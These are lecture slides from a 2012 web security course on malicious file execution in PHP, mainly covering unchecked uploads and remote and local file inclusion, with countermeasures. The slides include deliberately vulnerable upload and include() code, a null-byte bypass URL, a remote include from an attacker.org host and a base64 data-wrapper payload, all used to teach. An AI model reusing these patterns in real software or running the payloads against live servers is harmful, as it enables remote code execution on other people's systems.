

IIG University of Freiburg

# Web Security, Summer Term 2012

## Malicious File Execution

Dr. E. Benoist

Sommer Semester



- Examples of Attacks
- Presentation
  - Environment affected
- Details of the Vulnerability
- Protection
- Conclusion



► **File Upload form:**

```
function displayUploadForm(){
    $str = "<FORM_ENCTYPE='multipart/form-data' _ _ _ \
ACTION='{$_SERVER['PHP_SELF']}' _METHOD=POST>";
    $str .= "Send_this_file:_<INPUT_NAME='userfile' \
_TYPE='file'>";
    $str .= "<INPUT_TYPE='submit' _VALUE='Send_File'>";
    $str .= "</FORM>";
    echo $str;
}
```

► **Form:**

- Asks the user for a file,
- Uploads the file to the server.



```
function saveFile(){
    $target_path = "images/";
    $target_path = $target_path . basename( $_FILES['userfile']['name'])
    if(move_uploaded_file($_FILES['userfile']['tmp_name'], $target_path))
        echo "The_file_". basename( $_FILES['userfile']['name']).
            "_has_been_uploaded";
    } else{
        echo "There_was_an_error_uploading_the_file,please_try_again!"
    }
}
```

## ► Handles the file

- PHP copies the file in a temporary directory (with a temporary name)
- Transfers the file from its temporary location
- toward a definitive location in the `images/` directory

## Possible Attack

Suppose someone uploads the following file

IIG  
Telematics



```
$dir = "/etc/"; // Directory containing all UNIX config files
// Open a known directory, and proceed to read its contents
if (is_dir($dir)) {
    if ($dh = opendir($dir)) {
        while (($file = readdir($dh)) !== false) {
            if(filetype($dir . $file)=='file'){
                echo "<a_href='$dir$file'>";
                echo "<img_src='$dir$file' _width='50',heigh='30'>";
                echo "$file</a><br>\n";
            }
        }
        closedir($dh);
    }
}
```



► **Anybody can upload anything**

- No test of the files uploaded
- Can be on any type

► **Attack: Code Execution**

- PHP file can be uploaded
- Complete control on the www user
- Can access anything the user can

► **Contermeasure:**

- Test that the uploaded file is an image (.jpg, .jpeg, .gif or .png)

▶ **Restricting file types is not sufficient**

- Uploaded files can be named `emmanuel.jpg`
- And contain a PHP file.

▶ **Attacker will want to execute the file**

- Apache does not interpret `.jpg` files
- They are served as-is
- Should not be very harmful

▶ **How to use the file**

- Attacker has to hack another file where `include` or `require` is used with `userinput`.
- Then refer to the new uploaded file
- Gain access on the targeted machine!!



## ► Javascripts tests on the client

- Not to be trusted
- Can be very easily turned off

## ► Test the suffix of the image

- Prevents Apache to execute the file
- Doesn't see what the file contains
- Just verifies Apache will simply serve it (without evaluation)

## ► Tests that the image is an image

- Execute a `load_image_from_JPEG()`. or a `convert` on the command line.



## Another Attack

### We test the suffix of the image



```
function saveFile(){
    $target_path = "images/";
    if(!preg_match('/(\\.jpg$|\\.jpeg$|\\.gif$|\\.png$)/i',
        $_FILES['userfile']['name'])){
        echo "trying to include a non image file<br/>";
        exit;
    }
    $target_path = $target_path . basename( $_FILES['userfile']['name']);
    if(move_uploaded_file($_FILES['userfile']['tmp_name'], $target_path)){
        echo "The file " . basename( $_FILES['userfile']['name']);
        echo " has been uploaded";
    } else{
        echo "There was an error uploading the file, please try again!";
    }
}
```



**Suppose we have a php file that includes a resource given as parameter**

```
<?php
echo "<h1>Example_of_a_page_to_be_hacked</h1>";
echo "Security_here_is_not_very_serious;-)";
echo "<div_class='content'>";
if(isset($_REQUEST['action'])) {
    $filename = $_REQUEST['action'];
    include($filename);
}
else {
    echo "No_action_was_selected";
}
echo "</div>";
?>
```



- ▶ **Normally called with an action**

```
<a href="tohack.php?action=hello.php">Hello page</a>
```

- ▶ **Where hello.php is**

```
<?php  
echo "HELLO!";  
?>
```

- ▶ **Can be hacked: to load images/attacker.jpg**

```
<a href="tohack.php?action=images%2Fattacker.jpg">  
Hacked page </a>
```

## How this page is called? (Cont.)



- ▶ ~~We can add a security, add the .php at the end of the file name~~

```
$filename = $_REQUEST['action'].".php";  
include($filename);
```

- ▶ So the action is called:

```
<a href="tohack.php?action=hello">Hello page</a>
```

- ▶ **Following code does not work anymore**

```
<a href="tohack.php?action=images%2Fattacker.jpg">  
Hacked page </a>
```

**Error:** *file attacker.jpg.php does not exist*

- ▶ **The %00 character plays the role of ending the file name. So the following works:**

```
<a href="tohack.php?action=images%2Fattacker.jpg%00">  
Hacked page </a>
```



## ► User Uploads a File

- For instance : An image on a blog
- But it is not an image: it is a script (PHP for instance)
- So the file `http://mysite.com/image/emmanuel.jpg` does not contain any image but a program

## ► User Executes this file

- Some executions use parameters to load some file
- Example `http://mysite.com/program.php?action=sell` will load the program `sell.php`
- so the URL `http://mysite.com/program.php?action=image/emmanuel.jpg` would execute the uploaded file



- ▶ **Developers often directly use or concatenate input with file or stream function or allow upload of file**
  - Input is potentially hostile
- ▶ **Many frameworks allow the use of external object references**
  - Such as URL's
  - or file system references
- ▶ **If the data is not sufficiently checked**
  - Any content can be included, processed or invoked by the web server
  - It can be hostile and powerfull.



- ▶ **Remote Code Execution**
- ▶ **Remote root kit installation and complete system compromise**
- ▶ **On Windows, internal system compromise through the use of PHP's SMB file wrappers**
- ▶ **This attack is particularly prevalent on PHP**
  - When refering files or streams,
  - Ensure that user supplied input does not influence file name



- ▶ **All systems accepting files or filenames from the users**
  - e.g. .NET assemblies which allow URL file name arguments
  - Code which accepts the user's choice of filename to include local files
- ▶ **PHP is particularly vulnerable**
  - to Remote File Include - RFI
  - through parameter tampering with any file or streams based API





### ▶ **Typical Example**

```
include $_REQUEST['filename']
```

### ▶ **Allows execution of remote hostile scripts**

- if filename = "http://www.attacker.org/attack.php"

### ▶ **Allows access to local file system**

- include is not limited to the document root
- For instance include /etc/password

### ▶ **Allows access to local file server (if PHP is hosted on Windows)**

- Due to SMB support in PHP's file system wrappers



### ► Hostile data being uploaded


- To Session files,
- log data
- image upload (typical of forum software)

### ► Using non http urls

- Compression: `zlib://`
- Audio Stream : `ogg://`
- Are allowed even if `allow_url_fopen` and `allow_url_include` are disabled

### ► Use PHP's data wrapper

- such as `data:;base64,PD9waHAgcGhwaW5mbygpOz8+`



## ► .NET or J2EE

- Danger with filenames supplied by the user
- or simply influenced by the user
- Security controls could be obviated.

## ► XML Documents

- Attacker can insert a hostile DTD,
- Require the parser to download the DTD and process the result
- Method used by an Australian Firm to scan ports behind a firewall.



- ▶ **Damages are related to the strength of sandbox/platform isolation controls in the framework**
- ▶ **Tomcat is started inside the Java Virtual Machine**
  - No access to the filesystem (outside the project)
  - No access to other devices
  - Configuration can be haltered to allow execution of scripts !!!
- ▶ **PHP has full access on the machine**
  - Can visite the file system
  - Can access some devices
  - Access can be restricted for the user www (resp. not opened)



- ▶ **Careful Planning**
  - Designing architecture
  - Designing the program
  - Testing the program
- ▶ **A well written application does not user-supplied input for**
  - Accessing server based resource:
  - Images
  - XML and XSLT
  - Scripts
- ▶ **Application should have firewall rules preventing**
  - new outbound connections the the internet
  - or internally back to any other server
- ▶ **However, legacy applications may need to accept user supplied input**




- ▶ Where a partial filename was used, prefer a hash of the partial reference
- ▶ Instead of

```
<select name="language">  
  <option value="english">English</option>
```

- ▶ Use

```
<select name="language">  
  <option value="2c8283b7743646a2a72e626437484">  
    English  
  </option>
```

- ▶ **Alternatively, use 1, 2, 3 as array reference**
  - check array bounds to detect parameter tampering



- ▶ **If included in language**

- JSF or Struts

- ▶ **Otherwise, consider a variable naming scheme**

*// Refere to POST variable, not \$\_REQUEST*

`$hostile = &$_POST;`

*// make it safe*

`$safe['filename'] = validate_file_name($hostile['unsafe_filename']);`

- ▶ **So any operation based upon hostile input is immediately obvious:**

*// Bad:*

`require_once($_POST['unsafe_filename'].'inc.php');`

*// Good:*

`require_once($safe['filename'].'inc.php');`



- ▶ **Strongly validate user input**
  - use “accept known good” as a strategy
- ▶ **Add firewall rules**
  - Prevents your server to connect other web sites
  - or internal systems
- ▶ **Check user supplied files and filenames**
  - and also: tainting data in session object, avatars and images
  - PDF reports, temporary files, etc.
- ▶ **Consider implementing a chroot jail**
  - or other sandbox mechanisms to isolate applications from each other
  - Example: Virtualization





- ▶ **Update your PHP configuration** (`php.ini`)
  - Disable `allow_url_fopen`
  - Disable `allow_url_include`
  - Enable it on a per application basis
- ▶ **Avoid uninitialized variables (and their overwriting)**
  - Disable `register_globals`
  - use `E_STRICT`
- ▶ **Ensure that all file and streams functions are carefully vetted**
  - No user supplied input should be given to following functions:
  - include functions `include()`, `include_once()`, `require()`, `require_once()`,
  - Reading of data `fopen()`, `imagecreatefromXXX()`, `file()`, `file_get_contents()`,
  - Manipulation of files `copy()`, `delete()`, `unlink()`, `upload_tmp_dir()`, `$FILES`, `move_uploaded_file()`,



► **Malicious file execution occurs when**

- files can be uploaded
- Reference for the file (or stream) is based on user input
- Include can use distant files

► **Malicious file execution is particularly dangerous**

- When there is no “sandbox”
- When infected machine can access to resources on the internet (php scripts for instance)
- Or inside the intranet (SMB for instance)



- ▶ **OWASP Top 10 - 2007**  
[http://www.owasp.org/index.php/Top\\_10\\_2007](http://www.owasp.org/index.php/Top_10_2007)
- ▶ **A Guide for Building Secure Web Applications and Web Services**  
<http://www.lulu.com/content/1401012>